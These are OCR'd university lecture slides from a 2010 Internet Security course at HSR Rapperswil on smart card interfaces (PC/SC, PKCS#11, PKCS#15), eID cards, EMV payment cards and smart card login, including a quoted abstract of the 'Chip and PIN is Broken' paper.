HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

Overview

Prof. Dr. Peter Heinzmann
Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

About us

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

Peter Heinzmann
Obere Bahnhofstrasse 32b
Tel. 055 214 3330
HSR Room 6.110
peter.heinzmann@hsr.ch

Dipl. El. Ing. ETH
Thesis on Public Key Crypto Systems

Dr. sc. techn.
Thesis on Fiber Optics / Quantum Security

- 1980-86 ETHZ
  - Fiber Optics Networking
- 1987-91 IBM Research Laboratory, Rüschlikon
  - High Speed Networking
  - Token-Ring-Group
- 1991- HSR Professor
  - Founder of Institute for Internet Technologies und Applications (ITA)
  - Internet Security, Computer Networks
  - E- & M-Commerce
- 1997- Director cnlab AG

Andreas Steffen
HSR, Oberseestrasse 10
Tel. 055 222 42 68
HSR Room 6.110
andreas.steffen@hsr.ch

Dipl. El. Ing. ETH
Thesis on Surface Acoustic Wave (SAW) Filters

Dr. sc. techn.
Thesis on Digital Pulse Compression for Radar

- 1982-98 Siemens Schweiz AG
  - Head of Development „Wireless Systems"
- 1989-90 ETHZ Ph.D. Thesis
  - Digital Signal Processing
- 1998-2005 ZHW Professor
  - Communications Systems
  - Secure Network Communications
- 2005- HSR Professor
  - Head of Institute for Internet Technologies and Applications (ITA)
  - Internet Security, Computer Networks

Security Protocols for the OSI Stack

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

Communication layers	Security protocols
Application layer	Web Applications, WS-Security, Voice-over-IP, SW-Security
Transport layer	SSL, TLS
Network layer	IPsec
Data Link layer	CHAP, PPTP, L2TP, WPA (WLAN), A5 (GSM), Bluetooth
Physical layer	Quantum Cryptography

Agenda of Module "IntSi2 - Application Security"

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

22.02.10	Smartcards - Introduction	AS
1.03.10	Smartcards – Applications / Random Number Generation	AS
8.03.10	Voice-over-IP Security	AS
15.03.10	Anonymity	AS
22.03.10	Buffer Overflows	AS
29.03.10	Software Security	AS
5.04.10	Frühlingsferien	
12.04.10	Web Services Security	AS
19.04.10	Information Security Management - Standards	PH
26.04.10	Information Security Management - Risk Management	PH
3.05.10	Information Security Management - Security Analysis	PH
10.05.10	Client Side Security - Malware, Safe Browsing, etc.	PH
17.05.10	Server Side Security - Web Applications, OWASP	PH
24.05.10	Web Application Security - SQL Injections	PH
31.05.10	Web Application Security - Cross Site Scripting, AJAX & XML S.	PH

Labs (Übungen)


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Theorie im "explorativen Lernstil" vertiefen und erweitern
- Gehört zum Prüfungsstoff
- Von HSR abgetrenntes Netzwerk (im Raum 1.212a)
- Arbeit in Zweiergruppen
  - Nicht Aufgaben "abspulen" sondern "verstehen" und "erforschen"
  - Stellen Sie Fragen an die Betreuer
  - Manche Aufgaben werden durch Betreuer im Lab präsentiert
  - Verschiedene Labs erfordern typisch noch zusätzliche Bearbeitungszeit
  - Lösungsbeispiele ca. eine Woche nach Lab auf vf3-Server (nicht vollständig)
- Betreuer notieren Namen der Teilnehmenden
  - Namen der Studenten kennen lernen
  - Regelmässige, aktive Teilnahme an Labs (mind. 80%) kann bei der Rundung der Prüfungsnote zur Modulnote positiven Einfluss haben.

Leistungsbewertung

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Abgesetzte schriftliche Modulprüfung von 120 Minuten
- Benutzung der Unterlagen ***nicht*** erlaubt
- Keine Zulassungsbedingungen



Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.5 SmartCard Interfaces

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

1.5 SmartCard Interfaces

- PC/SC SmartCard terminal interface
- PC/SC software architecture
- PKCS#11 cryptographic token interface standard
- National ID cards
- PKCS #15 cryptographic token information format
- PKCS #15 based applications

1.6 SmartCard Payment Systems

- Overview payment cards
- Prepaid cards
- Inter-sector electronic purse standard
- EMV – Europay, Mastercard, Visa standard
- 2010 MITM attack on EMV accepting any PIN

1.7 SmartCard User Authentication

- Single sign-on
- SmartCard capability of Windows 2008/XP

Smart Card Terminal Interface

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL


- PC/SC – Personal Computer / Smart Card
  - Version 1.0 specified in December 1997 by Bull, HP, Microsoft, Schlumberger, Siemens, Gemplus, IBM, Sun, Verifone and Toshiba.
  - PC/SC standard comprises 10 parts.
  - Originally targeted at Windows-based PCs
  - Ported to Linux thanks to the M.U.S.C.L.E project (pcsc-lite)
  - APIs for C, C++, Java and BASIC
  - Current release: 2.01.7, July 2009

PC/SC Workgroup

PC/SC Specification - http://www.pcscworkgroup.com/

- Part 1 – Introduction and Architecture Overview
- Part 2 – Interface Requirements for Compatible IC Cards and Readers
- Part 3 – Requirements for PC-Connected Interface Devices
- Part 4 – IFD Design Considerations and Reference Design Information
- Part 5 – IC Resource Manager Definition
- Part 6 – ICC Service Provider Interface Definition
- Part 7 – Application Domain and Developer Design Consideration
- Part 8 – Recommendation for ICC Security and Privacy Devices
- Part 9 – IFDs with Extended Capabilities
- Part 10 – IFDs with Secure PIN Entry Capabilities

PCSC-Lite Home Page - http://pcsclite.alioth.debian.org/



Glossary


- IFD – Interface Device (ISO name for smart card terminal)
- ICC – Integrated Circuit Card (ISO name for smart card)

PC/SC Building Blocks

- ICC Service Provider
  - Generic smart card API (without cryptographic functions)
- Crypto Service Provider
  - API for cryptographic functions (export restrictions!)
- ICC Resource Manager
  - monitoring of IFD and ICC status
  - resource allocation to applications
  - thread-safe transaction primitives
- IFD Handler
  - terminal driver
- IFD
  - connected via RS-232, USB or PC-Card (PCMCIA)
  - must be ISO 7816-1, 2, 3 compliant
- ICC
  - must be ISO 7816-1, 2, 3 compliant

PKCS#11 Cryptographic Token Interface Standard

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



- Standardized C/C++ Cryptoki API (cryptoki.h, pksc11.h)
- Simple object-based approach (slots, objects, attributes)
- Most smartcard vendors offer dynamic libraries (pkcs11.dll)

Andreas Steffen, 28.02.2010, SmartCard_IF_App.pptx4

PKCS#11 state diagram courtesy to Jan Keller and Carla Schaffner, "Java Smartcard Unterstützung unter Linux", ZHW Diplomarbeit 2003

Finnish Electronic Identification Card (FINEID)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Issued by the Finnish local police. Cost 40 €, valid for 5 years
- Used for personal digital signatures over the Internet
- Contains two X.509 user certificates and matching RSA private keys
- Uses PKCS#15 Cryptographic Token Information Format Standard

Official Website

- http://www.fineid.fi/vrk/fineid/home.nsf/pages/index_eng/

Number of issued certificates

- December 2009: 286‘000 certificates issued


The Estonian ID Card

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Contains two X.509 user certificates and matching RSA private keys
- Certified email address: name.surname_nnnn@eesti.ee
- Uses PKCS#15 Cryptographic Token Information Format Standard
- Uses OpenSC PKCS#11 drivers for Windows

Official Website

- http://www.id.ee/?lang=en



PKCS15 – Directory

- This DF contains all files belonging to a PKCS #15 application. The file can be directly selected using a standardized AID with A0 00 00 00 63 as RID and the ASCII-coded string "PKCS-15" i.e. 50 4B 43 52 2D 31 35 as PIX.

DIR – Reference File

- This optional EF provides a link to one or several PKCS #15 directories

TokInf – Token Info File

- This EF contains card information relevant to the PKCS #15 application

ODF – Object Directory File

- This EF contains pointers to EFs, each containing a directory over PKCS #15 objects of a particular class (PrKDFs, PuKDFs, SKDFs, CDFs, DODFs and AODFs).

AODF – Authentication Object Directory File

- This EF contains pointers to one or several authentication objects, e.g. PINs

PrKDF – Private Key Directory File

- This EF contains pointers to one or several private key files

CDF – Certificate Directory File

- This EF contains pointers to one or several certificate files

PuKDFs – Public Key Directory File

- This EF contains pointers to one or several public key files

SDF – Secret Key Directory File

- This EF contains pointers to one or several secret key files

DODFs – Data Object Directory File

- This EF contains pointers to one or several data object files

PKCS#15 based Applications

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Electronic ID cards
  - Austria, Belgium, Estonia, Finnland, Italy, Latvia, Malta, Romania, Slovenia, Spain, Sweden.
  - Germany in pilot phase, deployment in November 2010?
- The PKCS#15 standard has rapidly gaining wide-spread popularity and has become the de-facto standard for the information structure on cryptographic tokens.
- In January 2004 PKCS#15 became the official international smart card standard ISO/IEC 7816-15.

Wikipedia on Electronic Identity Cards

- http://en.wikipedia.org/wiki/Electronic_identity_card


Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.6 SmartCard Payment Systems

Payment Cards


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Prepaid Cards

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

8 units	1 1 1 1 1 1 1 1		
write	0 1 1 1 1 1 1 1	decrease	decrement counter
7 units	0 1 1 1 1 1 1 1	increase	increment counter
write	0 0 1 1 1 1 1 1		
6 units	0 0 1 1 1 1 1 1		
write	1 1 1 1 1 1 1 1	write	bits can only be zeroed (bitwise AND operation)
6 units	0 0 1 1 1 1 1 1		
update	0 1 1 1 1 1 1 1	update	bits can be set to any pattern (regular write operation)
7 units	0 1 1 1 1 1 1 1		



Glossary

- Load Acquirer - establishes a business relationship with one or more purse providers to process load and currency exchange transactions.
- Merchant Acquirer - collects transactions from POS devices for delivery to one or more card issuers. They are responsible for paying merchants for electronic purse transaction values.
- IEP - Inter-Sector Electronic Purse
- SAM - Secure Application Module, keeps secret communication keys and temporary transaction results in tamper-proof storage
- LSAM - Load SAM
- PSAM - Purchase SAM
- PPSAM - Purse Provider SAM

Implementations

- **Visa Cash**

  http://international.visa.com/ps/products/vcash/

- **CEPS** (Common Electronic Purse Specifications) is an open, non proprietary specifications that is being embraced and implemented by the entire industry.

  http://www.cepsco.com

  Currently, organizations in over 30 countries, representing more than 90 percent of the world's electronic purse cards have agreed to implement CEPS. In addition, over 250 organizations have signed license agreements for CEPS and have received the specifications. CEPS is available to all interested parties.

Sources: Rankl & Effing, "Handbuch der Chipkarten", Visa, CEPSCO


EMV – Europay, MasterCard, Visa

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- What are the objectives of EMV?
  - EMV (www.emvco.com) specifies the requirements for interoperability between smart credit/debit cards (IC cards or smart cards) and interoperability between the terminals that support them. This interoperability will create a world-wide framework for smart credit/debit cards, which cardholders will be able to use wherever one of the brand logos on their cards is displayed.
- What is the Migration Plan to EMV?
  - Version 4.2 of the EMV specifications was released in June 2008 and is built upon the ISO 7816 smartcard standards.
  - As of Q1 2008, 730 million EMV cards and 9.9 million EMV terminals have been deployed worldwide.
  - RSA keys of modulus length 1024, 1152, 1408, 1984 bits are used. Elliptic curve cryptography with significantly shorter keys is evaluated.

MasterCard VISA EUROPAY International

Andreas Steffen, 28.02.2010, SmartCard_IF_App.pptx13



Card authentication: Assures the terminal which bank issued the card, and that the card's data has not been tampered with

Cardholder verification: Assures the terminal that the PIN entered by the customer matches the one stored on the card

Transaction authorization: Assures the terminal that the bank which issued the card authorizes the transaction to proceed

Chip and PIN is Broken

authored by Steven J. Murdoch, Saar Drimer, Ross Anderson, Mike Bond
(to appear at the 2010 IEEE Symposium on Security and Privacy)

http://www.cl.cam.ac.uk/research/security/banking/nopin/oakland10chipbroken.pdf

Excerpt from the abstract:

EMV secures credit and debit card transactions by authenticating both the card and the customer presenting it through a combination of cryptographic authentication codes, digital signatures, and the entry of a PIN. In this paper we describe and demonstrate a protocol flaw which allows criminals to use a genuine card to make a payment without knowing the card's PIN, and to remain undetected even when the merchant has an online connection to the banking network. The fraudster performs a man-in-the-middle attack to trick the terminal into believing the PIN verified correctly, while telling the issuing bank that no PIN was entered at all. The paper considers how the flaws arose, why they remained unknown despite EMV's wide deployment for the best part of a decade, and how they might be fixed. Because we have found and validated a practical attack against the core functionality of EMV, we conclude that the protocol is broken.


Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.7 SmartCard User Authentication

Single Signon

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- 80% of helpdesk calls are password-related. Single signon systems could enable a company to reduce its helpdesk by 40% savings of nearly $4.4 million for company with 20'000 users.
  Forrester Research

Smart Card Capability of Windows 2008/XP

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Windows 2008 provides all elements of a full PKI
  - Certification authority
  - Active Directory database supporting LDAP access to identity information
  - Certificate revocation list support
- Windows 2008/XP CryptoAPI
  - Allows a variety of Cryptographic Service Providers (CSP)
- Smart cards can be used for
  - Public key based Kerberos system login (PKINIT)
  - SSL/TLS client side authentication
  - S/MIME signature and decryption
  - Signing of software modules
  - VPN user/host authentication

Internet Security 2 (IntSi2)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1 SmartCards

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

1 SmartCards

1.1 Overview

- SmardCard types
- Physical form factors
- Electrical contacts

1.2 Physical Security

